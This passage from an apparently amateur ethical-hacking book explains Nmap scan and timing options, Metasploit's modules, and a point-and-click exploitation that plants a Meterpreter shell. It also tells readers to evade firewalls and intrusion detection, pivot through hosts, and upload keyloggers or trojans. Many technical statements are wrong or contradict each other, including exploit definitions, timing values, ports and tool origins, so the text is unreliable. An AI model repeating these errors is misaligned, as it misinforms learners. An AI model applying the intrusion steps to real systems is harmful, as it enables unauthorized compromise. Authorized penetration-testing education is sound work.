The -s lowercase s prefix used in the scan instructs the Nmap command that a specific type of scan needs to be conducted on the targets as defined by the user. The lowercase s is followed by an uppercase S, which will help to identify the type of scan. The use of the scan type can help an ethical hacker evade detention by the security systems like firewalls set up on a target network.

-sS Stealth Scan

The Nmap scan will pick up a stealth scan option even if no scan option is specified. Alternatively, you can initiate a stealth scan intentionally as well by appending the -sS option to the Nmap command. The stealth scan will initiate a TCP connection with the target system but will not complete the three-way handshake. The initiating system will send a SYN packet to the target system, and the target system will reply with a SYN/ACK packet. However, the initiating system will not send an ACK packet back, leaving the connection completely open since the communication channel is not established. Most modern systems will close such a connection automatically after waiting for the ACK packet for some time. However, older systems may not close the connection, and this scan can go completely undetected, making the scan less noisy. Most systems today will be able to detect a stealth scan, but this should not demotivate an ethical hacker from using it since it is still

harder to detect a stealth scan as compared to most other scanning techniques used.

-sT TCP Connect Scan

The TCP connection scan completes the three-way handshake and establishes a proper connection with the target system. Therefore, it can collect much more information as compared to a stealth scan. The initiating system will send a SYN packet to the target system, and the target system will reply with a SYN/ACK packet. The initiating system will then send an ACK packet to the target system and set up a communication channel. The security systems on target networks can mostly log this scan, but it is used since it is capable of providing a lot of information.

-sU UDP Scan

The UDP scan is used to analyze the UDP ports on a target system. As opposed to TCP ports, the UDP scan will expect to get a reply back from the target system about closed UDP ports. As we already know, when a packet is sent to a system on its UDP port, there is no response gathered. However, if the packet responds to the target system, you can conclude that the UDP port is open. If you do not get a response, the UDP port may or may not be open or filtered by a firewall.

-sA

The -sA scan is an ACK scan that is used to understand if a TCP port is filtered or not filtered. The scan will initiate a communication with the target system by sending an ACK flag. Ideally, a connection is initiated with a SYN flag, but this ACK flag can at times bypass the firewalls of a target system by pretending to be an ACK response for an internal request in the target system, even when there were no internal requests made within the target system. If this scan receives a reset (RST) response, it is an indication that the target port is not filtered. If no response is received or if an ICMP response is received with type 3 codes 1, 2, 3, 9, 10, or 13, it would mean that the port is filtered.

Timing Options

As we have already learned, the default timing option used by the Nmap scan if nothing is specified is -T3 or normal. There is a feature in Nmap through which the user can specify the timing option to be used and override the default option so that the scan can be performed faster or slower compared to the normal speed. The timing template enables several settings, but the most useful setting is the one that allows delays between scanning and parallel processing. The different timing templates can be explained using the options scan_delay, max_scan_delay, and max_parallelism. We can use these options to measure every timing template so that an appropriate timing template is used for scanning a target network. The can_delay option sets the probes set to a target system to a minimum number of probes. Meanwhile, the max-scan_delay indicates the maximum time allowed by the scanner for the delays in growing, concerning the target system and network. If you ask why this is important, it is because certain systems respond to probes only at a specific rate. Using these options, Nmap will automatically adjust its probes to meet the requirements of the target system. The max_parallelism option allows Nmap to send scan probes one at a time or in serial or in parallel.

Let us go through the various timing templates available for Nmap scans.

-T0 Paranoid

The -T0 Paranoid scan is employed in cases where the target network links are slow or where you can risk getting detected. The scan works serially and pauses every 5 minutes. However, the max_delay setting is ignored during this timing template since the base scan_delay has a higher value than the default.

-T1 Sneaky

The -T1 also used as --timing sneaky scan is a bit faster than the paranoid scan thereby, reducing the time taken to complete the scan while maintaining the stealth stance. This scan also serially scans the target system but reduces the scan_delay to about 15 seconds. The scan-delay even after being reduced as a higher value than max_scan_delay, and hence, the second value is ignored.

-T2 Polite

The -T2 also used as --timing polite scan has an increased speed compared to -T0 and -T1 and is the last timing template that uses the serial scanning technique. The scan_delay value for this scan is 400 milliseconds, and it, therefore, used the max_scan_delay option with its default value set to 1 second. Given this, the Nmap scan with this template scans the target system with a scan_delay of 400 seconds but can adjust the delay up to 1 second.

-T3 Normal

The -T3 also used as --timing normal scan is the default timing template for Nmap. This means that even if you do not exclusively specify a timing template, Nmap will use the settings of the -T3 template for the scan. The template uses the parallel processing technique, meaning it sends multiple probes simultaneously to the target system, which results in an increase in speed taken for scanning. This template has a scan_delay of 0 seconds, which can grow to a max_scan delay of 1 second. This means that the scan will take a maximum of 1 second to scan a given port before moving onto the next port.

-T4 Aggressive

The -T4 also used as --timing aggressive scan template also sends parallel probes while scanning a target system. The scan_delay is set to 0 seconds, and it can grow to a max_scan_delay of 10 milliseconds. Scans that have their max_scan_delay value set to less than ten milliseconds can generate errors because most target operating systems have a minimum requirement of delay between probes to be 1 second.

-T5 Insane

The -T5 also used as --timing insane scan is the fastest pre-defined time template for the Nmap scan. The template uses parallel scanning, and the scan_delay is set to 0 seconds, and it can grow to a max_scan_delay of 5 milliseconds. As mentioned in the aggressive scan, the insane scan can also generate an error since its max_scan_delay value is less than 1 second.

Target

The target is one of the most important parts of the Nmap command string. If you end up specifying a wrong target, you may scan an empty IP space or systems that are not allowed under the rules of engagement. There are several

ways to set a target for the Nmap scan. We will learn about two of these methods, IP address range, and a scan list.

IP Address Range

It is a very straightforward process to define a target using an IP range. Let us take an example of a class C IP address range for our example. We can include a maximum of 254 hosts while using a class C IP address range. You can use the following command to scan all the hosts on a particular IP address range belonging to class C.

```
nmap 10.0.2.1 -255
```

You can also conduct the same scan using the Classless inter-domain routing (CIDR) addressing method and use the /24 postfix. CIDR is a quick way to specify an IP address range but is beyond the scope of this book.

```
nmap 10.0.2.1/24
```

If the IP address set is small, you can define a smaller range as a target for the scan. For example, if you want to scan the first 50 IP addresses in a range, you can use the command as follows.

```
nmap 10.0.2.1 -50
```

Scan List

You can also provide a text file as an input to your Nmap scan command. The text file will include a list of IP addresses that are target systems. If you assume that the following IP addresses are stored as a list in a target.txt file,

10.0.2.1
10.0.2.15
10.0.2.55

10.0.2.100

The Nmap command syntax will look as shown below.

```
nmap -iL target.txt
```

Port Selection

The -p switch can be used in the Nmap command structure to specify the ports to be scanned. You can use a dash to specify a range of ports or individual ports can be specified as comma-separated values.

```
nmap -sS -p 1-100

nmap -sU -p 53, 25, 143, 80
```

Or you can use both in combination as follows.

```
nmap -sS -p 1-100, 53, 25, 143, 80
```

Output Options

By default, the scan results of the Nmap command will be printed on the screen that is the terminal window. However, it is not always convenient to have the output printed on the screen, and as an ethical hacker, you may want it to be saved to a file. You can use the pipe | command to redirect the output from the scan to a file. However, there are built-in options in the Nmap scan to redirect the output and save it to a file. Let us go through these options one by one.

-oN Normal Output

This output option will create a normal text file where the output is stored. This text file can be used for output evaluation or can be used as an input to other programs.

```
nmap -oN output.txt 10.0.2.111
```

-oX Extensible Markup Language (XML) Output

Many applications use an XML file as an input, and therefore this option is very useful to store the output in an XML format.

```
nmap -oX output.txt 10.0.2.111
```

-oS Script Kiddie Output

Script Kiddie output files are not used in serious penetration testing but can be fun to use. The output file generated from this syntax should not be used for industrial penetration testing.

```
nmap -oS output.txt 10.0.2.111
```

Nmap Scripting Engine

Building custom scripts for Nmap is beyond the scope of this book, but you can always use preconfigured Nmap scripts to run penetration tests. You can locate a set of preconfigured Nmap scripts on the following URL.

```
https://nmap.org/nsedoc/
```

For example, you can use the script to fetch the NetBIOS and the MAC address information of a target system. You can use the --script flag with the Nmap command followed by the script name to use it as follows.

```
nmap --script nbstat.nse 10.0.2.111
```

As an ethical hacker, you would also want your script database to be updated at all times. It is advisable to update the Nmap script database before every new penetration testing assignment. You can use the following command to do so.

```
nmap --script -updatedb
```

Chapter Six

Exploitation

In this chapter, we will learn about the third stage of the penetration testing lifecycle known as exploitation. We aim to make you understand the fundamental difference between attack types and attack vectors. You will learn about some Kali Linux tools that can be used for exploitation. You will learn about a very important exploitation tool called Metasploit as well.

The National Institute of Science and Technology (NIST), Special Publication 80030, Appendix, B, page B-13 defines vulnerability as a weakness in an information system, system security, internal processes, or implementations that can be exploited by an attacker. This definition defines a very broad scope of exploitations and demands a deeper explanation. Errors lead to vulnerability. Eros can be found in multiple places in an information system, or it can be a human error committed by people who use or administer the information system daily.

Vulnerabilities Scan

- Exist inside or outside of an information system.
- Be a part of some poor lines of software code.
- Be generated through incorrect configuration.
- Be completely outside the technical infrastructure created via social channels.

Vulnerability is synonymous with the word weakness. The whole act of exploitation is simply taking advantage of the weakness in an information system to gain access to it and render it useless to genuine users via a denial of service. The only limitation an attacker will have while exploiting the system is their will power to continuously carry an attack against the security systems protecting the information system. The best tool for an ethical hacker or a penetration tester to use for the exploitation stage is their brain. When you see that one attack surface is closed, move to the next one. Exploitation can be one of the toughest tasks for an ethical hacker to learn. It takes knowledge,

experience, and a great amount of persistence to learn all the attack types that can be used on a single target.

Attack Vectors and Attack Types

There is a small line between attack vectors and attack types that is often misunderstood and misinterpreted by everyone. The two terms can be often perceived as synonymous with each other, but proper clarification and differentiation will help to understand how exploits can be classified into the two categories. Generally speaking, a vector is a channel of transmissions such as a tick, a mosquito, or any other pathogen, but the delivery method for all these is the same: a single bite. Every pathogen has similar instinctive instructions to carry out the bite, but there will be a difference for each. For ethical hacking and information systems, an attack vector is a category for classifying groups of attack types within every category of an attack vector.

Attack Vector	**Attack Types**
Code Injection	Viruses Buffer Underrun Buffer Overflow Malware
Web-Based	Cross-Site Scripting (XSS) Cross-Site Request Forgery (CSRF) Defacement SQL Injection
Network-Based	Denial of Service (DoS) Distributed Denial of Service (DDoS) Theft of passwords and sensitive data Theft or counterfeit of credentials
Social Engineering	Phishing Impersonation Spear Phishing Intelligence Gathering

When you understand not only the type of attack but the means through which that attack can be carried out, you will understand exploitation properly.

Local Exploits

An exploit that requires you to have local access to the computer system, server, mobile phone, etc. is called a local exploit. Local access to a system can also be established through a remote session. In other words, if the ethical hacker is physically sitting near the target system or is logged into it via SSH, a Remote Desktop Protocol (RDP) session, or a Virtual Private Network (VPN), the exploit can be called local. A local exploit can be used to increase your privilege on the system, disrupt service, upload malicious files, or steal information from the system. Do note that a local exploit cannot be implemented from a network unless you have established a session over the network like the ones we mentioned earlier. If you try to implement a local exploit on a system without executing the code on the local system that is vulnerable will cause the code to fail. This may even set off a few alarms in the security systems of the target system, and when an alarm sets off, it is considered to be a waste of time and effort for an ethical hacker.

There is a misunderstanding amongst the masses about how to leverage local exploits. It is not necessary that a local exploit has to be executed by the ethical hacker. An ethical hacker can employ social engineering and other deceptive methods to trick the locally logged in user to execute the local exploit on their behalf. A very common example of this is a Trojan backdoor embedded in a regular PDF document file or a Microsoft Excel spreadsheet. A USB drive delivered on an employee's name that is then plugged into the corporate system can also be used to carry out a local exploit. The possibilities of a local exploit are only limited by the imagination of an ethical hacker or a penetration tester. Local exploits are mostly deployed when remote exploits fail due to an unavailability of a network connection to the target system.

Searching for Local Exploits

There are more than a thousand ways to exploit a system locally, and choosing the most efficient one can seem a little difficult in the beginning. The Metasploit tool by Rapid7 has made this simple by developing an application called Searchsploit. Kali Linux makes using this application even simpler. You can use searchsploit in the Kali Linux terminal to look for exploits in a system.

The steps are as follows.

- Launch a terminal window.
- Type the searchsploit command, followed by up to three keywords.

The search returns the vulnerability with a dynamic link library in a Windows system running the IIS web server and using the PHP 5.2.0 version. You can exploit this vulnerability to execute a buffer overflow causing a denial of service on the host system.

Remote Exploits

An exploit that targets a computer system, server, mobile phone, etc. from outside the base operating system of the respective device is called a local exploit. It is also known as a network exploit since it is always carried out over a network. In simple words, when an exploit is not local, it is always a remote exploit. Remote exploits are used to target computer systems, servers, or network devices and also web applications, web services, databases, mobile phones, printers, and any other device that can connect to a network. The number of devices that can be targeted using a remote exploit is increasing with the advancement in technology. For instance, gaming consoles such as the Microsoft Xbox, The Sony Playstation, smart TVs, music systems, and the list just goes on.

Another example is the use of computer systems in the latest cars. If there is a computer system in a car that is connected to a public network, some attacker in the world is already trying to hack it, mostly to create some nuisance. We will have a detailed example of remote exploits further in this chapter when we learn about the Metasploit tool.

Metasploit Overview

Metasploit is one of the most powerful tools in the toolkit of an ethical hacker. It has harnessed power from multiple years of trials by ethical hackers, penetration testers, governments, and researchers from all over the world. From the Black Hat side of the spectrum to the White Hat side of it and everything in between, every hacker has at one point laid their hands on the Metasploit framework. The Metasploit tool was developed by a company called Rapid7. The company spared no expense when they developed this cool, which makes Metasploit capable of executing all the stages required for a successful penetration testing activity. Over and above the attack stages, Metasploit also has report templates and compliance checks to meet

government requirements. You will be amazed while using Metasploit if this is your first time.

Versions of Metasploit

There are currently two versions available for Metasploit. The first version is called the express framework that is installed by default and is free to use. This version is mostly focused on catering to the needs of students, researchers, and private users. The second version is called the professional version that meets the needs of those in the professional and commercial sectors, and government sectors. The professional version offers additional features such as group collaboration, reporting, compliance checks, and other tools for advanced control. There is a cost associated with the professional version, and therefore, if you use Metasploit just for personal use, there is no need to purchase the professional version. Both the express version and the professional version contain the same exploit modules.

Nexpose and Compliance

Security auditors know the requirements of compliance in and out. Nexpose facilitates auditors to simplify the risk management associated with the security of a company. Nexpose has more features than just scanning for vulnerabilities in Metasploit. After scanning for vulnerabilities, Nexpose classifies them for analysis of the impact they may have and then converts them into a neat report. In addition to vulnerability scanning, Nexpose also ensures regulatory compliances such as Payment Card Industry Data Security Standard (PCI DSS), the North American Electrical Reliability Corporation Standards (NERC), the Health Insurance Portability and Accountability Act (HIPPA), the United States Government Configuration Baseline (USGCB), the Federal Information Security Management Act of 2002 (FISMA), the Security Content Automation Protocol (SCAP), the Federal Desktop Core Configuration (FDCC), and many more.

The Basic Metasploit Framework

Metasploit works on modules. You will be able to picture the framework better if you visualize it to be a vehicle. Consider the framework to be the chassis of an Aston Martin owned by James Bond. The chassis provides a container for all the other modules that are used by the car. The nooks and corners around the engine are stocked with an arsenal of tools. Even if one of the modules in the car malfunctions, the car will still function with the available tools unleashing the attacks.

There are five types of modules in Metasploit.

1. Exploit Modules
2. Auxiliary Modules
3. Payloads
4. Listeners
5. Shellcode

Exploit Modules

Predefined packages of code in a database that can be used to find a vulnerability in a target system, be it local or remote, to compromise the system are known as exploit modules. Exploit modules can facilitate denial of service (DoS) access to sensitive information, or uploads of payload modules that can be used for further exploitation.

Auxiliary Modules

Auxiliary modules do not require a payload to function, as in the case of exploit modules. Auxiliary modules instead have programs such as fuzzers, scanners, and SQL injection tools. Auxiliary modules also have some very powerful tools that need to be used with extreme caution. Ethical hackers can use the vast set of scanners available in auxiliary modules to understand the vulnerabilities in a target system and then smoothly transition to exploit modules.

Payloads

If you refer to James Bond's Aston Martin as the complete Metasploit framework, the exploit modules and the auxiliary modules would be its rocket launchers. And in this sense, payloads would refer to communication equipment that can be planted on a target to maintain tracking and communication. When you are executing an exploit on a vulnerable machine, a payload is sent as an attachment to the exploit. The payload has instructions to be carried out by the exploited system. There are different types of payloads. Some of them will be a few lines of code, while others may be full-fledged applications like the Meterpreter Shell. There are over 200 different types of payloads built into the Metasploit framework.

Listeners

Even James Bond had to take orders from agent M. Listeners are handlers available in the Metasploit framework. When a payload is planted on a target system, it creates a session, and listeners are used for interacting with these sessions. A listener can be a dormant bind shell that waits for an incoming connection, or it can actively listen for incoming connections from the session on the target system. It would not be possible to have two-way communication between the ethical hacker's system and the target system without a listener. Fortunately, the Metasploit framework deals with setting up the listener and requires very little human interaction.

Shellcode

Shellcode is not exactly an independent module by itself. It is embedded as a submodule within the payloads module of the Metasploit framework. The explosive material present in the missile from the Aston Martin, a shellcode is the explosive inside of a payload module. The shellcode is the explosive that creates a hole, uploads malicious code, and executes the commands through a payload to generate a session or a shell on the target system. All payloads don't need to contain a shellcode. For example, the "windows/adduser" payload will just create users on the target system.

Accessing Metasploit

There are several ways to access the Metasploit application. Until you have understood Metasploit deeply, we recommend using the graphical user interface method. You can access the GUI by selecting Metasploit Community/Pro from the Kali Linux desktop as follows.

```
Applications > Kali > Exploitation > Metasploit > Metasploit
Community/Pro
```

Alternatively, it can also be accessed via the web browser on port 3720 by navigating to the following URL.

```
https://local-host: 3790/
```

Note: Since Metasploit works on the localhost, there is no valid certificate installed for Metasploit. The browser may prompt you with the "Connection is Insecure" message. You can click on "I Understand the Risks" and continue with "Add Exception." If prompted, click on the "Confirm Security Exception" button.

The first launch of Metasploit will prompt you to set up a username and password. There will be some other optional parameters too. The optional parameters are used for reporting. After you have provided all the input parameters, click on "Create Account" to continue.

Startup/Shutdown

As an ethical hacker, you may need to restart Metasploit at times. Metasploit is a resource-intensive application, and there are several applications on your Kali Linux system that may need the network service, causing Metasploit to freeze at times. If you encounter network errors, you can always restart Metasploit.

Begin with checking the current status of Metasploit. You can run the following commands from the Kali Linux terminal for the same.

To check the status of the service

Service metasploit status

To restart the service

Service metasploit restart

To stop the service

Service metasploit stop

Updating the Metasploit Database

Rapid7 develops Metasploit, but several inputs to it come daily from community users. There, it is advisable to update the Metasploit database before every use. Simply type the following command on the Kali Linux terminal.

```
msfupdate
```

You just need to sit and wait after typing the command and hitting enter. If you are already in the graphical user interface of Metasploit, you can click on Software Updates from the top right-hand corner of the web page and then click on Check for updates on the next page.

Metasploit will instantly download and install the updates. We recommend that you restart the Metasploit service after every update for the changes to come into effect. For the Metasploit web interface, simply close the browser and open the Metasploit interface again.

Using Metasploit

Now that the Aston Martin is locked and loaded, it's time to get on the field and begins scanning. When you log in to the web interface of Metasploit using the username and password you created, you will be presented with the login page. The page has a summary of current projects, target folders, possible vulnerabilities discovered, etc. As a first time user, you will only see a default project. The projects will start piling up on the landing page as and when you take up more projects using the New Project button. New users are recommended to use the default project to get started. This will help you transition smoothly to other tools required during the exploitation.

To begin scanning, click on the Scan button in the Discovery section of the default project page. You will also see a Target Settings section, which allows you to provide inputs for hosts or a group of hosts just like in Nmap.

However, you should know about certain important and useful fields available in the Advanced Target Settings, which can be found when you click on the Show Advanced Options button at the center of the page.

Excluded Targets

Any IP specified by you in this field will be excluded from the scan. You do not want to scan machines that are not a target and waste time on it. You can input the IP address of your attack system and any other team member's IP address in this field. Furthermore, the rules of engagement may have defined certain machines that have sensitive information and should not be scanned at all. You can enter those IP's here as well.

Perform Initial Portscan

When you scan a target system for the first time, check this box. When you repeat a scan on any target system, you can uncheck it, so you don't waste time.

Custom Nmap Arguments

An ethical hacker can use this option when custom modules need to be run. Individual switches for the scan can be defined here.

Additional TCP Ports

The default Metasploit scan will target the most common ports. If an ethical hacker has information from the reconnaissance stage about a unique port, it can be added here to be included in the scan.

Exclude TCP Ports

The rules of engagement may define certain ports that should be excluded from the scan. These can be defined here.

Custom TCP Port Range

If you have an ethical hacking team with several members, you may split the port assignments amongst yourselves and define a range per person while setting up the scan parameters.

Custom TCP Source Port

Sometimes you may want to disguise the source port of your system to show some other port. This is useful to bypass access control lists set up on firewalls.

After you begin the scan, it may take some time to complete based on your system and state of the network. Metasploit is very efficient, but it has a huge number of processes running in the background.

After the scan completes, click on the Overview tab at the top of the Metasploit webpage. Our example gave us the result as follows. The discovery section shows that one host was scanned, which had over 30 services, and one vulnerability was discovered. This is a good result considering this was just a default scan. If custom parameters would be included, more vulnerability may be found. Given this was the first scan, we did not even do a compliance check using Nexpose.

If you click on the Analysis tab, you will get a list of all scanned hosts. If you click on the host's IP, you will get more information.

There are six important sections to this host information section that provides you with the following information.

Services

The information available in the services section will tell you about the software and their versions on the target system. Some services may have hyperlinks as there was more information retrieved about them during the scan.

Vulnerabilities

All the vulnerabilities discovered in the target system will be listed here. The vulnerabilities listed here will already have a Metasploit exploit module linked to them for direct exploitation.

File Shares

If there are file shares advertised on the target system, they will get listed here. However, file shares on Linux systems are not advertised as openly as they are advertised on a Windows system.

Notes

Security settings, service accounts, shares, and exports discovered during scanning are listed here.

Credentials

If the scan captured any credentials, they would be listed here.

Modules

The modules section is not only related to exploiting modules, but it directly lets you launch an exploit related to a vulnerability that has been discovered. If you click on the hyperlink, an exploit will be launched automatically, and it will try to establish a session with the target system.

Click on the Launch hyperlink, which is right next to the module. Our scan returned the "Exploit: Java RMI Server Insecure Default Configuration Java Code Execution" vulnerability. You will be presented with a page that

describes the nature of the vulnerability and will fill up all other information needed to exploit the discovered vulnerability. By default, a generic payload, along with the Meterpreter shellcode, will be used by Metasploit. After you have reviewed the settings, click on the Run Module.

If the exploit is successful, you should see a message as "Success! 1 session has been created on the host."

This indicates that you successfully exploited the target system's vulnerability, and it has now been compromised. When the target system was exploited, a Meterpreter shell was planted on it, and you will now see #1 in the Sessions tab, which can be used to interact with the target system. Click on Session to view all active sessions.


The Sessions web page will display all the available sessions along with its associated shells that are available for interaction with the target system. There is a small description that lists the account that is available to access the target system. Click on the Session 1 hyperlink, which will launch a web-based interaction with the Meterpreter shell on the target system.

Meterpreter Shell - Session Management

After the Meterpreter shell has been planted on the target system, an ethical hacker can access a shell via session management in Meterpreter. However, many advanced functions can be driven through mere button clicks, and they also help to speed up the management of exploitation.

As an ethical hacker, you need to find that perfect balance between time and execution. If you execute the wrong steps, security alarms may go off in the target system. And if you do not execute the required action, session time will be wasted.

An ethical hacker sees all available actions to be executed on the target system as well as session history and tabs for modules to be used after exploitation. Any action you execute through this session gets logged for future references. You can also export these logs for reporting in the last stage of the penetration testing lifecycle.



Actions Inside a Session

You will be able to execute the following actions inside of a session.

Collect System Data

This will collect sensitive and critical data from a target system, such as passwords, screenshots, and system information. This button is the equivalent of a first stop and shop feature. You don't need to get information about the root account in every session. Therefore, it is always useful to pull up all available system information to understand the target system better.

Access File System

This button will let you access the file system of the target system and upload, download or delete files on it. If the target system is a web server, uploading keyloggers, Trojans, backdoors, and other malicious tools will always help you to exploit the system further. Just ensure that you do not upload something like your resume here.

Command Shell

This option is for advanced ethical hackers. It lets you interact with a command shell on the target system. If root credentials are not available, an ethical hacker will have to get dirty on the system's command line.

Create Proxy Pivot

Pivot attacks using the target system as a gateway. If the target system was a proxy to a network of other computer systems on the network, it can serve as a

gateway to access all the other systems and exploit the other systems as well.

Create VPN Pivot

You can convert the target system into a VPN gateway and direct traffic through it. This is very similar to the Create Proxy Pivot button except that all traffic is directed through an encrypted VPN tunnel. This helps when an ethical hacker wants to evade intrusion detection systems.

Terminate Session

This button will terminate all sessions on the target system and delete the Meterpreter shell from it. If an ethical hacker leaves behind malicious software on the target system, the target system is still compromised. Therefore, it is important to delete all such software or files before terminating the session.

This is it. Metasploit is one of the superpowers for an ethical hacker to possess. There are more than 400 tools available in Kali Linux, and yet, there are entire books dedicated to Metasploit alone. It will take you time and patience to get experienced with the Metasploit framework, but it will be worth it.

Exploiting Web Servers and Web Applications

Software is nothing but a million lines of code written by humans. Irrespective of the language used to code software or the function of that software, it is prone to have vulnerabilities. Web applications are software running in a web browser. The only difference from regular local applications is that web applications have more public-facing entry points on the Internet. This allows an attacker to inject malware into the application, access the network, destroy the websites, or steal information from the server on which the web application is hosted. It is not sufficient to just secure an operating system. If the applications running on a system are not secure, the security of an operating system is useless.

OWASP

The Open Web Application Security Project or OWASP is a nonprofit organization working towards the security of software. There is an annual listing of the top 10 vulnerabilities released by OWASP that are commonly exploited by attackers. At the time of writing this book in 2020, the top 10 vulnerabilities are as follows.

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging and Monitoring

You can read more about the top 10 vulnerabilities in 2020 on https://owasp.org/www-project-top-ten/

Additionally, OWASP also has local chapters worldwide to create awareness about software security. The chapters have security members who discuss new methods for testing software, conduct training, develop secure applications, etc. You just need to show up at a group meeting to become a member of an OWASP chapter. You can visit the OWASP website from the URL mentioned above and click on the link that says Chapters to search for local OWASP groups around you.

Testing Web Applications

There are several tools available in Kali Linux at the convenience of a click to test web applications, but the power of a tool is great only when you know when to use it and how to use it. The penetration testing methodology for testing web applications is the same as the first three stages of ethical hacking methodology viz. Reconnaissance, Scanning, and Exploitation. Some cases may also make use of the last two stages viz. Maintaining Access and Reporting.

Moreover, while testing a web application, an ethical hacker needs to test every web page on the website and not just the home pages or the login pages. If you secure the login page of a website, it is not an indication that you have

secured the entire web application, and you can conclude the testing process. There are multiple incentives for an attacker to target websites today. Therefore, you should leave no stone unturned while testing a website or a web application.

Let us go through the steps of testing a web application.

Step 1: Manual Review

When you run a port scan on a target system, it may return a result that says that HTTP is running on port 80. But this does not necessarily mean that the website is running on port 80 as well. You can launch a browser and navigate to port 80 of the target system to check if it is serving a website on that port. This is true for not just port 80, but a port scan may return results of several web services that are running on ports other than ports 80 or 443. Ensure that you scan through all available links on a website as they may contain useful information. If you are prompted for a password by the access control mechanism of the website, try out up to 10 passwords or just press the Escape key to see if you can directly bypass the authentication. Open the source code for every web page and check if there are any notes by the developer. This can be a time consuming and boring process, but there are no automation tools in the word that can identify all vulnerabilities. Therefore, it is a critical first step to review a website or a web application manually.

Step 2: Fingerprinting

A manual review of a website will not give you details about the web server, the web application, or the operating system. Fingerprinting using Kali Linux can help you determine all three of these.

NetCat (nc)

NetCat is a tool available in Kali Linux that can be used as a fingerprinting tool as well as a listener for incoming connections. The syntax to use the NetCat command on a Kali Linux terminal is as follows.

```
nc {host} {port}
```

Example: nc 192.168.56.102 80

This command will establish a connection with the host at IP 192.168.56.102, but no results will be returned until the command is sent across to the webserver. There are several techniques for fingerprinting with NetCat. You can use the following commands to fetch you information about the web server and the operating system of the target system.

```
nc 192.168.56.102 80
```

Press Enter


HEAD / HTTP/1.0

Press the Enter key twice.

In the result of this command in our example, the target system was running Apache 2.2 on an Ubuntu Linux operating system and with PHP version 5.2.4-2ubuntu5.10. This information will help an ethical hacker to narrow down the tools and attacks they want to use against a target system.

SSLScan (sslscan)

If you see that a website is using an SSL certificate, it is good to understand the kind of SSL encryption being used by the website. A lock symbol in the address bar of your web browser just before the URL of a website is an indicator that a website is using an SSL certificate.



The SSLScan tool queries services on a server for TLSv1, SSLv2, and SSLv3, checks if there are any preferred ciphers, and returns the SSL certificate being used by the website. The SSLscan command that can be used in a Kali Linux terminal is as follows.

```
sslscan {ipaddress} {port}
```

Example: sslscan 192.168.56.102 80

Step 3: Scanning

Automated scanning will help reduce the time required to scan an entire system for vulnerabilities. There are several applications available to scan web servers, and a good ethical hacker should not rely on just a single application. A single application can never uncover thousands of security flaws and list down all the vulnerabilities of a system. It is a good practice to use at least two or three tools to scan web applications. Scanning applications such as Nessus, WebInspectm, and Retina are industry leaders but are expensive. Kali Linux has a set of inbuilt scanning tools that can be used for the purpose of scanning.

